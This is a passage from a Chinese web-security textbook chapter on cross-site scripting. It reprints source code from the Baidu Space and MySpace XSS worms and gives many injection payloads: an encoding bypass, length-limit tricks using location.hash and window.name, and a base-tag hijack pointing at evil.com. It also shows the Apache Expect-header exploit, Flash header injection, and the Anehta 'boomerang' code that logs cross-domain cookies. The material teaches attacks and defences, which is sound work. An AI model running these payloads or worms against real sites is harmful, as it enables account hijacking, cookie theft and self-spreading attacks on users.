    httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&
    Mytoken=' +L,processxForm,'GET')
}

function processxForm(){
    if(xmlhttp2.readyState!=4){
        return
    }

    var AU=xmlhttp2.responseText;
    var AQ=getHiddenParameter(AU,'hashcode');
    var AR=getFromURL(AU,'Mytoken');
    var AS=new Array();
    AS['hashcode']=AQ;
    AS['friendID']='11851658';
    AS['submit']='Add to Friends';
    httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,
    'POST',paramsToString(AS))
}

function httpSend2(BH,BI,BJ,BK){
    if(!xmlhttp2){
        return false
    }

    eval('xmlhttp2.onr'+eystatechange=BI');
    xmlhttp2.open(BJ,BH,true);

    if(BJ=='POST'){
        xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
        xmlhttp2.setRequestHeader('Content-Length',BK.length);
        xmlhttp2.send(BK);
        return true
    }
} "></DIV>

```

XSS Worm 是 XSS 的一种终极利用方式，它的破坏力和影响力是巨大的。但是发起 XSS Worm 攻击也有一定的条件。


一般来说，用户之间发生交互行为的页面，如果存在存储型 XSS，则比较容易发起 XSS Worm 攻击。

比如，发送站内信、用户留言等页面，都是 XSS Worm 的高发区，需要重点关注。而相对的，如果一个页面只能由用户个人查看，比如“用户个人资料设置”页面，因为缺乏用户之间互动的功能，所以即使存在 XSS，也不能被用于 XSS Worm 的传播。

3.2.4.2 百度空间蠕虫

下面这个 XSS Worm 的案例来自百度。

2007年12月，百度空间的用户忽然互相之间开始转发垃圾短消息，后来百度工程师紧急修复了这一漏洞：



百度空间的 XSS 蠕虫公告

这次事件，是由 XSS Worm 造成的。时任百度系统部高级安全顾问的方小顿，分析了这个蠕虫的技术细节，他在文中⁷写到：

上面基本就是代码，总体来说，还是很有意思的。

首先就是漏洞，过滤多一个字符都不行，甚至挪一个位置都不行（上面的 Payload 部分）。这个虫子比较特殊的地方是感染 IE 用户，对其他用户无影响；另外就是完全可以隐蔽地传播，因为只是在 CSS 中加代码并不会有什么明显的地方，唯一的缺陷是有点卡。所以，完全可以长时间地存在，感染面不限制于 blog，存在 CSS 的地方都可以，譬如 Profile。

另外比较强大的一点就是跟真正的虫子一样，不只是被动地等待，选择在好友发消息时引诱别人过来访问自己的 blog，利用好奇心可以做到这点。

最后还加了个给在线人随机发消息请求加链接，威力可能更大，因为会创造比较大的基数，这样感染就是一个 blog。

⁷ <http://security.ctocio.com.cn/securitycomment/57/7792057.shtml>

到 Baidu 封锁时，这个虫子已经感染了 8700 多个 blog。总体来说还不错，本来想作为元旦的一个贺礼，不过还是提前死掉了。可以看到，在代码和流程里运用了很多系统本身就有的特性，自己挖掘吧。

这个百度 XSS Worm 的源代码如下：

```

ct=(ct[1]);

re = /\<input type=\"hidden\" id=\"cm\" name=\"cm\" value=\"(.*)\"/i;
cm = s.match(re);
cm=(cm[1])/1+1;

re = /\<input type=\"hidden\" id=\"spCssID\" name=\"spCssID\" value=\"(.*)\"/i;
spCssID = s.match(re);
spCssID=(spCssID[1]);

spRefUrl=editurl;

re = /\<textarea(.*)\>([^\x00]*?)\<\/textarea\>/i;
spCssText = s.match(re);
spCssText=spCssText[2];
spCssText=URLEncoding(spCssText);

if(spCssText.indexOf('evilmask')!==-1) {
    return 1;
}
else spCssText=spCssText+"\r\n\r\n"+payload;

re = /\<input name=\"spCssName\"(.*)value=\"(.*)\"/i;
spCssName = s.match(re);
spCssName=spCssName[2];

re = /\<input name=\"spCssTag\"(.*)value=\"(.*)\"/i;
spCssTag = s.match(re);
spCssTag=spCssTag[2];

postdata="ct="+ct+"&spCssUse=1"+"&spCssColorID=1"+"&spCssLayoutID=-1"+"&spRefURL="+UR
LEncoding(spRefUrl)+"&spRefURL="+URLEncoder(spRefUrl)+"&cm="+cm+"&spCssID="+spCssID+
"&spCssText="+spCssText+"&spCssName="+URLEncoder(spCssName)+"&spCssTag="+URLEncoder
(spCssTag);
result=postmydata(action,postdata);
sendfriendmsg();
count();
hack();
}

function gotteditcss() {
src="http://hi.baidu.com"+spaceid+"/modify/spcrtempl/0";
s=getmydata(src);
re = /\<link rel=\"stylesheet\" type=\"text/css\" href=\"(.*)\/css\/item\/(.*?).css\>/i;
r = s.match(re);
nowuse=r[2];
makeevilcss(spaceid,"http://hi.baidu.com"+spaceid+"/modify/spcss/"+nowuse+".css/edit"
,1);
return 0;
}

function poster(){
var request = false;
if(window.XMLHttpRequest) {
request = new XMLHttpRequest();
if(request.overrideMimeType) {
request.overrideMimeType('text/xml');
}
}

```



```

eval('msgimg'+i+'.src="http://msg.baidu.com/?ct=22&cm=MailSend&tn=bmSubmit&sn='+URLEncoding(k[i][2])+'&co='+URLEncoding(evilmsg)+'&vcodeinput="';');
}
}

```

后来又增加了一个传播函数，不过那个时候百度已经开始屏蔽此蠕虫了：

```

function onlinemsg(){
doit=Math.floor(Math.random() * (600 + 1));
if(doit>500) {
evilonlinemsg="哈哈,还记得我不,加个友情链接吧?\r\n\r\n\r\n我的地址是"+myhibaidu;
xmlDoc=new ActiveXObject("Microsoft.XMLDOM");
xmlDoc.async=false;
xmlDoc.load("http://hi.baidu.com/sys/file/moreonline.xml");
online=xmlDoc.documentElement;
users=online.getElementsByTagName("id");
x=Math.floor(Math.random() * (200 + 1));
eval('msgimg'+x+'=new Image();');
eval('msgimg'+x+'.src="http://msg.baidu.com/?ct=22&cm=MailSend&tn=bmSubmit&sn='
+URLEncoding(users[x].text)+"&co="+URLEncoding(evilonlinemsg)+"&vcodeinput=";');

}
}

```

攻击者想要通过 XSS 做坏事是很容易的，而 XSS Worm 则能够把这种破坏无限扩大，这正是大型网站所特别担心的事情。

无论是 MySpace 蠕虫，还是百度空间的蠕虫，都是“善意”的蠕虫，它们只是在“恶作剧”，而没有真正形成破坏。真正可怕的蠕虫，是那些在无声无息地窃取用户数据、骗取密码的“恶意”蠕虫，这些蠕虫并不会干扰用户的正常使用，非常隐蔽。


3.2.5 调试 JavaScript

要想写好 XSS Payload，需要有很好的 JavaScript 功底，调试 JavaScript 是必不可少的技能。在这里，就简单介绍几个常用的调试 JavaScript 的工具，以及辅助测试的工具。

Firebug


这是最常用的脚本调试工具，前端工程师与 Web Hacking 必备，被誉为“居家旅行的瑞士军刀”。

Firebug 非常强大，它有好几个面板，可以查看页面的 DOM 节点。




Firebug 的界面

调试 JavaScript:



在 Firebug 中调试 JavaScript

查看 HTML 与 CSS:




在 Firebug 中查看 HTML 与 CSS

毋庸置疑, Firebug 是 JavaScript 调试的第一利器。如果说缺点, 那就是除了 Firefox 外, 对其他浏览器的支持并不好。

IE 8 Developer Tools

在 IE 8 中, 为开发者内置了一个 JavaScript Debugger, 可以动态调试 JavaScript。




IE 8 的开发者工具界面

在需要调试 IE 而又没有其他可用的 JavaScript Debugger 时, IE 8 Developer Tools 是个不错的选择。

Fiddler

Fiddler⁸是一个本地代理服务器, 需要将浏览器设置为使用本地代理服务器上网才可使用。Fiddler 会监控所有的浏览器请求, 并有能力在浏览器请求中插入数据。


Fiddler 支持脚本编程, 一个强大的 Fiddler 脚本将非常有助于安全测试。



Fiddler 的界面

HttpWatch

HttpWatch 是一个商业软件, 它以插件的形式内嵌在浏览器中。



HttpWatch 的界面

⁸ <http://www.fiddler2.com/fiddler2/>

HttpWatch 也能够监控所有的浏览器请求，在目标网站是 HTTPS 时会特别有用。但 HttpWatch 并不能调试 JavaScript，它仅仅是一个专业的针对 Web 的“Sniffer”。

善用这些调试工具，在编写 XSS Payload 与分析浏览器安全时，会事半功倍。

3.2.6 XSS 构造技巧

前文重点描述了 XSS 攻击的巨大威力，但是在实际环境中，XSS 的利用技巧比较复杂。本章将介绍一些常见的 XSS 攻击技巧，也是网站在设计安全方案时需要注意的地方。

3.2.6.1 利用字符编码

“百度搜藏”曾经出现过一个这样的 XSS 漏洞。百度在一个<script>标签中输出了一个变量，其中转义了双引号：

```
var redirectUrl = "\";alert(/XSS/);";
```

一般来说，这里是是没有 XSS 漏洞的，因为变量处于双引号之内，系统转义了双引号导致变量无法“escape”。

但是，百度的返回页面是 GBK/GB2312 编码的，因此“%c1\”这两个字符组合在一起后，会成为一个 Unicode 字符。在 Firefox 下会认为这是一个字符，所以构造：

```
%c1";alert(/XSS/);//
```

并提交：

Request	Response	Trap
GET http://cang.baidu.com/do/add?ib=xss&iu=%c1";alert(2);//&f=sp	HTTP/1.1	
Host: cang.baidu.com		
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.8.1.15) Gecko/20080623 Firefox/2.0.0.15		
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,image/png,*/*;q=0.8		
Accept-Language: zh-cn,zh;q=0.5		
Accept-Charset: gb2312,utf-8;q=0.7,*;q=0.7		
Keep-Alive: 300		
Proxy-Connection: keep-alive		
Cookie: BDSTAT=b1498e5bd891f94a32c4df476d413ee9f26d004e7df0f736bbc379310855dd63; BDUSS=3i		

提交的数据包

在 Firefox 下得到如下效果：

```
</style>
<script src="/-/js/base.js?v=1.1"></script>
<script src="/-/js/checkform.js?v=1.1"></script>
<script src="/-/js/suggest.js?v=1.1"></script>
<script src="/-/js/itemadd.js?v=1.2"></script>
<script language='javascript'>
<!--
var redirectUrl="♦";alert(2);//";
var s_tags="未分类";
var sl_tags="";
var a_tags = [];
-->
```

在 Firefox 下的效果

这两个字节：“%c1\”组成了一个新的 Unicode 字符，“%c1”把转义符号“\”给“吃掉了”，从而绕过了系统的安全检查，成功实施了 XSS 攻击。

3.2.6.2 绕过长度限制

很多时候，产生 XSS 的地方会有变量的长度限制，这个限制可能是服务器端逻辑造成的。假设下面代码存在一个 XSS 漏洞：

```
<input type=text value="$var" />
```

服务器端如果对输出变量 "\$var" 做了严格的长度限制，那么攻击者可能会这样构造 XSS：

```
$var为: "><script>alert(/xss/)</script>"
```

希望达到的输出效果是：

```
<input type=text value=""><script>alert(/xss/)</script>" />
```

假设长度限制为 20 个字节，则这段 XSS 会被切割为：

```
$var 输出为: "><script> alert(/xss
```

连一个完整的函数都无法写完，XSS 攻击可能无法成功。那此时，是不是万事大吉了呢？答案是否定的。

攻击者可以利用事件（Event）来缩短所需要的字节数：

```
$var 输出为: "onclick=alert(1) //
```

加上空格符，刚好够 20 个字节，实际输出为：

```
<input type=text value="" onclick=alert(1) // "/>
```

当用户点击了文本框后，alert()将执行：



恶意脚本被执行

但利用“事件”能够缩短的字节数是有限的。最好的办法是把 XSS Payload 写到别处，再通过简短的代码加载这段 XSS Payload。

最常用的一个“藏代码”的地方，就是“location.hash”。而且根据 HTTP 协议，location.hash 的内容不会在 HTTP 包中发送，所以服务器端的 Web 日志中并不会记录下 location.hash 里的内容，从而也更好地隐藏了黑客真实的意图。

```
$var 输出为: " onclick="eval(location.hash.substr(1))"
```

总共是 40 个字节。输出后的 HTML 是:

```
<input type="text" value="" onclick="eval(location.hash.substr(1))" />
```

因为 location.hash 的第一个字符是 # , 所以必须去除第一个字符才行。此时构造出的 XSS URL 为:

```
http://www.a.com/test.html#alert(1)
```

用户点击文本框时, location.hash 里的代码执行了。



location.hash 里的脚本被执行

location.hash 本身没有长度限制, 但是浏览器的地址栏是有长度限制的, 不过这个长度已经足够写很长的 XSS Payload 了。要是地址栏的长度也不够用, 还可以再使用加载远程 JS 的方法, 来写更多的代码。

在某些环境下, 可以利用注释符绕过长度限制。

比如我们能控制两个文本框, 第二个文本框允许写入更多的字节。此时可以利用 HTML 的“注释符号”, 把两个文本框之间的 HTML 代码全部注释掉, 从而“打通”两个<input>标签。

```
<input id=1 type="text" value="" />
xxxxxxxxxxxxxx
<input id=2 type="text" value="" />
```

在第一个 input 框中, 输入:

```
"><!--
```

在第二个 input 框中, 输入:

```
--><script>alert(/xss/);</script>
```

最终的效果是:

```
<input id=1 type="text" value=""><!-->
xxxxxxxxxxxxxx
<input id=2 type="text" value="--><script>alert(/xss/);</script>" />
```

中间的代码全部被

```
<!-- ... -->
```

给注释掉了！最终效果如下：



恶意脚本被执行

而在第一个 input 框中，只用到了短短的 6 个字节！


3.2.6.3 使用<base>标签

<base>标签并不常用，它的作用是定义页面上的所有使用“相对路径”标签的 hosting 地址。

比如，打开一张不存在的图片：

```
<body>

</body>
```



测试页面

这张图片实际上是 Google 的一张图片，原地址为：

http://www.google.com/intl/en_ALL/images/srpr/logo1w.png

在标签前加入一个<base>标签：

```
<body>
<base href="http://www.google.com" />

</body>
```

<base>标签将指定其后的标签默认从“http://www.google.com”取 URL：



测试页面

图片被找到了。

需要特别注意的是，在有的技术文档中，提到`<base>`标签只能用于`<head>`标签之内，其实这是不对的。`<base>`标签可以出现在页面的任何地方，并作用于位于该标签之后的所有标签。

攻击者如果在页面中插入了`<base>`标签，就可以通过在远程服务器上伪造图片、链接或脚本，劫持当前页面中的所有使用“相对路径”的标签。比如：

```
<base href="http://www.evil.com" />
...
<script src="x.js" ></script>
...

...
<a href="auth.do" >auth</a>
```

所以在设计 XSS 安全方案时，一定要过滤掉这个非常危险的标签。

3.2.6.4 `window.name` 的妙用

`window.name` 对象是一个很神奇的东西。对当前窗口的 `window.name` 对象赋值，没有特殊字符的限制。因为 `window` 对象是浏览器的窗体，而并非 `document` 对象，因此很多时候 `window` 对象不受同源策略的限制。攻击者利用这个对象，可以实现跨域、跨页面传递数据。在某些环境下，这种特性将变得非常有用。

参考以下案例。假设“`www.a.com/test.html`”的代码为：

```
<body>
<script>
window.name = "test";
alert(document.domain+" "+window.name);
window.location = "http://www.b.com/test1.html";
</script>
</body>
```

这段代码将 `window.name` 赋值为 `test`，然后显示当前域和 `window.name` 的值，最后将页面跳转到“`www.b.com/test1.html`”。

“`www.b.com/test1.html`”的代码为：


```
<body>
<script>
alert(document.domain+" "+window.name);
</script>
</body>
```

这里显示了当前域和 window.name 的值。最终效果如下，访问“www.a.com/test.html”：



测试页面

window.name 赋值成功，然后页面自动跳转到“www.b.com/test1.html”：



测试页面

这个过程实现数据的跨域传递：“test”这个值从 www.a.com 传递到 www.b.com。

使用 window.name 可以缩短 XSS Payload 的长度，如下所示：

```
<script>
window.name = "alert(document.cookie)";
location.href = "http://www.xssedsite.com/xssed.php";
</script>
```

在同一窗口打开 XSS 的站点后，只需通过 XSS 执行以下代码即可：

```
eval(name);
```

只有 11 个字节，短到了极点。

这个技巧为安全研究者 luoluo 所发现，同时他还整理了很多绕过 XSS 长度限制的技巧⁹。

⁹ 《突破 XSS 字符数量限制执行任意 JS 代码》：<http://secinn.appspot.com/pstzine/read?issue=3&articleid=4>

3.2.7 变废为宝：Mission Impossible

从 XSS 漏洞利用的角度来看，存储型 XSS 对攻击者的用处比反射型 XSS 要大。因为存储型 XSS 在用户访问正常 URL 时会自动触发；而反射型 XSS 会修改一个正常的 URL，一般要求攻击者将 XSS URL 发送给用户点击，无形中提高了攻击的门槛。

而有的 XSS 漏洞，则被认为只能够攻击自己，属于“鸡肋”漏洞。但随着时间的推移，数个曾经被认为是无法利用的 XSS 漏洞，都被人找到了利用方法。

3.2.7.1 Apache Expect Header XSS

“Apache Expect Header XSS”漏洞最早公布于 2006 年。这个漏洞曾一度被认为是无法利用的，所以厂商不认为这是个漏洞。这个漏洞的影响范围是：Apache Httpd Server 版本 1.3.34、2.0.57、2.2.1 及以下。漏洞利用过程如下。

向服务器提交：

```
GET / HTTP/1.1
Accept: /*
Accept-Language: en-gb
Content-Type: application/x-www-form-urlencoded
Expect: <script>alert('http://www.whiteacid.org is vulnerable to the Expect Header
vulnerability.');//</script>
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 1.1.4322)
Host: www.whiteacid.org
Connection: Keep-Alive
```

服务器返回：

```
HTTP/1.1 417 Expectation Failed
Date: Thu, 21 Sep 2006 20:44:52 GMT
Server: Apache/1.3.33 (Unix) mod_throttle/3.1.2 DAV/1.0.3 mod_fastcgi/2.4.2
mod_gzip/1.3.26.1a PHP/4.4.2 mod_ssl/2.8.22 OpenSSL/0.9.7e
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
1ba
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>417 Expectation Failed</TITLE>
</HEAD><BODY>
<H1>Expectation Failed</H1>
The expectation given in the Expect request-header
field could not be met by this server.<P>
The client sent<PRE>
Expect: <script>alert('http://www.whiteacid.org is vulnerable to the Expect Header
vulnerability.');//</script>
```

```
</PRE>
but we only allow the 100-continue expectation.
</BODY></HTML>
0
```

注意到服务器在出错返回时，会把 Expect 头的内容未经任何处理便写入到页面中，因此 Expect 头中的 HTML 代码就被浏览器解析执行了。

这是 Apache 的漏洞，影响范围相当广。从这个攻击过程可以看出，需要在提交请求时向 HTTP 头中注入恶意数据，才能触发这个漏洞。但对于 XSS 攻击来说，JavaScript 工作在渲染后的浏览器环境中，无法控制用户浏览器发出的 HTTP 头。因此，这个漏洞曾经一度被认为是“鸡肋”漏洞。

后来安全研究者 Amit Klein 提出了“使用 Flash 构造请求”的方法，成功地利用了这个漏洞，变废为宝！

在 Flash 中发送 HTTP 请求时，可以自定义大多数的 HTTP 头。如下是 Amit Klein 的演示代码：

```
//Credits to Amit Klein as he wrote this, I just decompiled it
inURL = this._url;
inPOS = inURL.lastIndexOf("?");
inParam = inURL.substring(inPOS + 1, inPOS.length);
req = new LoadVars();
req.addRequestHeader("Expect", "<script>alert('"+ inParam + " is vulnerable to the
Expect Header vulnerability.\');</script>");
req.send(inParam, "_blank", "POST");
```

正因为此，Flash 在新版本中禁止用户自定义发送 Expect 头。但后来发现可以通过注入 HTTP 头的方式绕过这个限制：

```
req.addRequestHeader("Expect:FooBar","<script>alert('XSS')</script>");
```

目前 Flash 已经修补好了这些问题。

此类攻击，还可以通过 Java Applet 等构造 HTTP 请求的第三方插件来实现。

3.2.7.2 Anehta 的回旋镖

反射型 XSS 也有可能像存储型 XSS 一样利用：将要利用的反射型 XSS 嵌入一个存储型 XSS 中。这个攻击技巧，曾经在笔者实现的一个 XSS 攻击平台（Anehta）中使用过，笔者将其命名为“回旋镖”。

因为浏览器同源策略的原因，XSS 也受到同源策略的限制——发生在 A 域上的 XSS 很难影响到 B 域的用户。

回旋镖的思路就是：如果在 B 域上存在一个反射型“XSS_B”，在 A 域上存在一个存储型“XSS_A”，当用户访问 A 域上的“XSS_A”时，同时嵌入 B 域上的“XSS_B”，则可以达到在

A 域的 XSS 攻击 B 域用户的目的。

我们知道，在 IE 中，`<iframe>`、``、`<link>`等标签都会拦截“第三方 Cookie”的发送，而在 Firefox 中则无这种限制（第三方 Cookie 即指保存在本地的 Cookie，也就是服务器设置了 expire 时间的 Cookie）。

所以，对于 Firefox 来说，要实现回旋镖的效果非常简单，只需要在 XSS_A 处嵌入一个 iframe 即可：

```
<iframe src="http://www.b.com/?xss...." ></iframe>
```

但是对于 IE 来说，则要麻烦很多。为了达到执行 XSS_B 的目的，可以使用一个`<form>`标签，在浏览器提交 form 表单时，并不会拦截第三方 Cookie 的发送。

因此，先在 XSS_A 上写入一个`<form>`，自动提交到 XSS_B，然后在 XSS_B 中再跳转回原来的 XSS_A，即完成一个“回旋镖”的过程。但是这种攻击的缺点是，尽管跳转花费的时间很短，但用户还是会看到浏览器地址栏的变化。

代码如下：

```
var target = "http://www.b.com/xssDemo.html#><script  
src=http://www.a.com/anehta/feed.js></script><'>;  
var org_url = "http://www.a.com/anehta/demo.html";  
  
var target_domain = target.split('/');  
target_domain = target_domain[2];  
  
var org_domain = org_url.split('/');  
org_domain = org_domain[2];  
//////////////////////////////  
// boomerang 回旋镖模块，获取第三方远程站点的Cookie  
// 并将页面重定向回当前页面  
// 要求远程站点存在一个XSS  
//// Author: axis  
/////////////////////////////  
  
// 如果是当前页面，则向目标提交  
if ($d.domain == org_domain){  
    if (anehta.dom.checkCookie("boomerang") == false){  
        // 在Cookie里做标记，只弹一次  
        anehta.dom.addCookie("boomerang", "x");  
        setTimeout( function (){  
            try {  
                anehta.net.postForm(target);  
            } catch (e){  
                //alert(e);  
            }  
        },  
        50);  
    }  
}
```

```
// 如果是目标站点，则重定向回前页面
if ($d.domain == target_domain) {
    anehta.logger.logCookie();
    setTimeout( function () {
        // 弹回原来的页面
        anehta.net.postForm(org_url);
    },
    50);
}
```

如果能在 B 域上找到一个 302 跳转的页面，也可以不使用 form 表单，这样会更加方便。

虽然“回旋镖”并不是一种完美的漏洞利用方式，但也能将反射型 XSS 的效果变得更加自动化。

XSS 漏洞是一个 Web 安全问题，不能因为它的利用难易程度而决定是否应该修补。随着技术的发展，某些难以利用的漏洞，也许不再是难题。

3.2.8 容易被忽视的角落：Flash XSS

前文讲到的 XSS 攻击都是基于 HTML 的，其实在 Flash 中同样也有可能造成 XSS 攻击。

在 Flash 中是可以嵌入 ActionScript 脚本的。一个最常见的 Flash XSS 可以这样写：

```
getURL("javascript:alert(document.cookie)")
```

将 Flash 嵌入页面中：

```
<embed src="http://yourhost/evil.swf"
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=S
hockwaveFlash"
type="application/x-shockwave-flash"
width="0"
height="0"
></embed>
```

ActionScript 是一种非常强大和灵活的脚本，甚至可以使用它发起网络连接，因此应该尽可能地禁止用户能够上传或加载自定义的 Flash 文件。

由于 Flash 文件如此危险，所以在实现 XSS Filter 时，一般都会禁用<embed>、<object>等标签。后者甚至可以加载 ActiveX 控件，能够产生更为严重的后果。

如果网站的应用一定要使用 Flash 怎么办？一般来说，如果仅仅是视频文件，则要求转码为“flv 文件”。flv 文件是静态文件，不会产生安全隐患。如果是带动态脚本的 Flash，则可以通过 Flash 的配置参数进行限制。

常见的嵌入 Flash 的代码如下：

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#versi
```

```

on=8,0,0,0"
name="Main" width="1000" height="600" align="middle" id="Main">

<embed flashvars="site=&sitename=" src='Loading.swf?user=453156346' width="1000"
height="600" align="middle" quality="high" name="Main" allowscriptaccess="sameDomain"
type="application/x-shockwave-flash"
pluginspage="http://www.macromedia.com/go/getflashplayer" />

</object>

```

限制 Flash 动态脚本的最重要的参数是“allowScriptAccess”，这个参数定义了 Flash 能否与 HTML 页面进行通信。它有三个可选值：

- always，对与 HTML 的通信也就是执行 JavaScript 不做任何限制；
- sameDomain，只允许来自于本域的 Flash 与 Html 通信，这是默认值；
- never，绝对禁止 Flash 与页面通信。

使用 always 是非常危险的，一般推荐使用 never。如果值为 sameDomain 的话，请务必确保 Flash 文件不是用户传上来的。

除了“allowScriptAccess”外，“allowNetworking”也非常关键，这个参数能控制 Flash 与外部网络进行通信。它有三个可选值：

- all，允许使用所有的网络通信，也是默认值；
- internal，Flash 不能与浏览器通信如 navigateToURL，但是可以调用其他的 API；
